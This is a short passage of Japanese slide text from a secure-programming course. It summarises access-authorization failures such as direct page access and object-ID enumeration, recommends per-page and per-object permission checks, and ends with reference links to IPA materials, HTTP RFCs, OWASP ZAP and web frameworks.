
アクセス認可の失敗・まとめ

- ◆ Webページはどれも直接呼び出せる
- ◆ オブジェクトIDによる「一本釣り」ができてしまう
- ◆ 対策：PEP
 - すべてのWebページに「保護」を配置する
 - ページへのアクセス権限をユーザはもっているか？
 - オブジェクト(パラメータ)へのアクセス権限をユーザはもっているか？

8. 他の論点の学習方法




「セキュア・プログラミング講座」 Webアプリケーション編



「セキュア・プログラミング講座」

C/C++言語編



参考URI (1)

- ◆ 『セキュア・プログラミング講座』
 - <https://www.ipa.go.jp/archive/security/vuln/programming/index.html>
- ◆ RFC 2616 - Hypertext Transfer Protocol -- HTTP/1.1
 - <http://tools.ietf.org/html/rfc2616>
- ◆ RFC 6265 - HTTP State Management Mechanism
 - <http://tools.ietf.org/html/rfc6265> Cookieについて
- ◆ 「OWASP ZAP」 ローカルプロキシ

参考URI (2)

◆ 「Ruby on Rails」

- <http://rubyonrails.org/> (英語)
- <http://railstutorial.jp/>

◆ 「Grails」

- <https://grails.org/> (英語)

◆ 「CakePHP」

- <http://cakephp.jp/>

◆ 「Spring Framework」

- <http://projects.spring.io/spring-framework/> (英語)